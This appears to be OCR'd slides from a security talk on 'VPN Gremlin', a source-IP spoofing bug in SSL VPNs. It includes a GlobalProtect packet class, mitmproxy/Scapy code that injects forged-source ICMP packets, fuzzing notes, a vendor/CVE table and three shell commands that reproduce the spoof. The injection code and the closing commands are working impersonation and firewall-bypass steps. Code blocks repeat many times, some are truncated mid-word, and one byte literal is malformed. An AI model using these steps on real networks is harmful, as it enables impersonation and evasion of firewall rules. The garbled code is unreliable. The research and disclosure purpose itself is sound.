
SSL VPN Connection Protocol, Generalized



SSL VPN Connection Protocol, Generalized




SSL VPN Connection Protocol, Generalized



SSL VPN, encapsulation layer

- SSL VPNs is not much different from PPP and IPSec VPNs



SSL VPN encapsulation layer

```python
def __init__(self, payload: str | bytes, ethertype: int | bytes = None, packet_type: int | bytes = None, length: int = None):
    self.payload = payload
    self.magic = b"\x1a\x2b\x3c\x4d"

    self.ethertype = ethertype
    if not ethertype:
        self.ethertype = b"\x08\x00"

    self.packet_type = packet_type
    if not packet_type:
        self.packet_type = b"\x01\x00\x00\x00\x00\x00\x00\x00"

    self.length = length
    if not length:
        self.length = len(payload).to_bytes(length=2, byteorder="big")

def build(self):
    return self.magic + self.ethertype + self.length + self.packet_type + self.payload

def __is_keepalive(self):
    return self.packet_type == b"\x00\x00\x00\x00\x00\x00\x00\x00"

def __repr__(self):
    rep = "<GlobalProtectPacket (len {}, ethertype {}".format(self.length.hex(), self.ethertype.hex())
    if self.__is_keepalive():
        rep = rep + ", keepalive)"
    if not self.__is_keepalive():
        rep = rep + ") " + self.payload.hex()
    rep = rep + " >"
    return rep
```

(*) Fuzzer based on Scapy, to be open-sourced under GPL-2

SSL VPN encapsulation layer


```
if not self.sent and len(flow.messages) > 20:
    self.sent = True
    icmp_payload = b""gS\x1dd\x00\x00\x00\x00\xcc\x0c\x08\x0
    payload = IP(
        src="10.133.134.2",
        dst="172.31.30.86",
        flags="DF",
        version=4,
        ihl=5,
        tos=0,
        frag=0,
        ttl=64)/ICMP(
            type="echo-request"
        )/icmp_payload

    for i in range(10):
        ctx.master.commands.call(
            "inject.tcp", flow, False,
            GlobalProtectPacket(payload.build()).build()
        )
```

(*) Fuzzer based on Scapy, to be open-sourced under GPL-2


SSL VPN, client-side networking structure

- What happens when client tunnels traffic through SSL VPN?



SSL VPN, server-side networking structure (our guesses)

- What happens when **server** receives SSL VPN traffic? (at this point, we did not think to look at routing)



Our testbed setup


```python
if not self.sent and len(flow.messages) > 20:
    self.sent = True
    icmp_payload = b""gS\x1dd\x00\x00\x00\x00\xcc\x0c\x08\x6
    payload = IP(
        src="10.133.134.2",
        dst="172.31.30.86",
        flags="DF",
        version=4,
        ihl=5,
        tos=0,
        frag=0,
        ttl=64)/ICMP(
            type="echo-request"
        )/icmp_payload

    for i in range(10):
        ctx.master.commands.cal
            "inject.tcp", flow,
            GlobalProtectPacket
        )
```

```python
def __init__(self, payload: str | bytes, ethertype: int | bytes = None, packet_type: int | bytes = None, length: int = None):
    self.payload = payload
    self.magic = b"\x1a\x2b\x3c\x4d"

    self.ethertype = ethertype
    if not ethertype:
        self.ethertype = b"\x08\x00"

    self.packet_type = packet_type
    if not packet_type:
        self.packet_type = b"\x01\x00\x00\x00\x00\x00\x00\x00"

    self.length = length
    if not length:
        self.length = len(payload).to_bytes(length=2, byteorder="big")

def build(self):
    return self.magic + self.ethertype + self.length + self.packet_type + self.payload

def __is_keepalive(self):
    return self.packet_type == b"\x00\x00\x00\x00\x00\x00\x00\x00"

def __repr__(self):
    rep = "<GlobalProtectPacket (len {}, ethertype {}".format(self.length.hex(), self.ethertype.hex())
    if self.__is_keepalive():
        rep = rep + ", keepalive)"
    if not self.__is_keepalive():
        rep = rep + ") " + self.payload.hex()
    rep = rep + " >"
    return rep
```

Our fuzzing attempt

- Basically, throwing all fields into pyradamsa and wait.
- Upon receiving a invalid packet, some vendor crashes(???!!!), some will just close the tunnel.

```
if not self.sent and len(flow.messages) > 20:
    self.sent = True
    icmp_paylo
    payload =
        src="1
        dst="1
        flags=
        versio
        ihl=5,
        tos=0,
        frag=0
        ttl=64
            ty
        )/icmp
    for i in r
        ctx.ma
            "i
            Gl
        )
```

```
def __init__(self, payload: str | bytes, ethertype: int | bytes = None, packet_type: int | bytes = None, length: int = None):
    self.payload = payload
    self.magic = b"\x1a\x2b\x3c\x4d"

    self.ethertype = ethertype
    if not ethertype:
        self.ethertype = b"\x08\x00"

    self.packet_type = packet_type
    if not packet_type:
        self.packet_type = b"\x01\x00\x00\x00\x00\x00\x00\x00"

    self.length = length
    if not length:
        self.length = len(payload).to_bytes(length=2, byteorder="big")

def build(self):
    return self.magic + self.ethertype + self.length + self.packet_type + self.payload

def __is_keepalive(self):
    return self.packet_type == b"\x00\x00\x00\x00\x00\x00\x00\x00"

def __repr__(self):
    rep = "<GlobalProtectPacket (len {}, ethertype {}".format(self.length.hex(), self.ethertype.hex())
    if self.__is_keepalive():
        rep = rep + ", keepalive)"
    if not self.__is_keepalive():
        rep = rep + ") " + self.payload.hex()
    rep = rep + " >"
    return rep
```

+

*inf

txOne networks

Our fuzzing attempt

- Getting bored, so we decided to test the impossible during fuzzing:

```
if not self.sent and len(flow.messages) > 20:
    self.sent = True
    icmp_payload = b""gS\x1dd\x00\x00\x00\x00\xcc\x0c\x08\x0
    payload = IP(
        src="10.133.134.2",
        dst="172.31.30.86",
        flags="DF",
        version=4,
        ihl=5,
        tos=0,
        frag=0,
        ttl=64)/ICMP(
            type="echo-request"
        )/icmp_payload

    for i in range(10):
        ctx.master.commands.call(
            "inject.tcp", flow, False,
            GlobalProtectPacket(payload.build()).build()
        )
```

Our fuzzing attempt

- We decided to test the impossible during fuzzing:

```
if not self.sent and len(flow.messages) > 20:
    self.sent = True
    icmp_payload = b""gS\x1dd\x00\x00\x00\x00\xcc\x0c\x08\x0
    payload = IP(
        src="10.133.134.2",
        dst="172.31.30.86",
        flags="DF",
        version=4,
        ihl=5,
        tos=0,
        frag=0,
        ttl=64)/ICMP(
            type="echo-request"
        )/icmp_payload

    for i in range(10):
        ctx.master.commands.call(
            "inject.tcp", flow, False,
            GlobalProtectPacket(payload.build()).build()
        )
```

Our fuzzing attempt

- Out of 6 vendors tested,
  4 vendors blindly accepted forged source IP.
- Monitor mode on affected vendors shows packets were coming from forged IPs.
- This also breaks firewall rules.

```
if not self.sent and len(flow.messages) > 20:
    self.sent = True
    icmp_payload = b""gS\x1dd\x00\x00\x00\x00\xcc\x0c\x08\x0
    payload = IP(
        src="10.133.134.2",
        dst="172.31.30.86",
        flags="DF",
        version=4,
    for
```


Affected vendors & Tested vendors

- We dubbed it “VPN Gremlin”,
  User Impersonation and firewall rule bypass on multiple SSL VPNs

Vendor name	Affected?	CVE#
Ivanti	No	
F5	No	
Fortinet	Yes	CVE-2023-45586
Cisco	Yes	CVE-2023-20275
Palo Alto Netowkrs	Yes	**CVE-2024-3388**
SonicWall	Yes	CVE-2023-41715

Major caveat with the bug…


- This is a spoofing-type bug: We can only talk, but cannot listen.



Section 2
Can we ESCALATE the bug?

First thing…

- Can we do without our mitmproxy+scapy tool?



First thing…


- Can we do without our mitmproxy+scapy tool?
- Yes.

```
sudo ip addr add <forge IP> dev ppp0 peer 169.254.2.1/32
sudo ip r add <target ip> dev ppp0
ping -I <forge IP> <target IP>
```

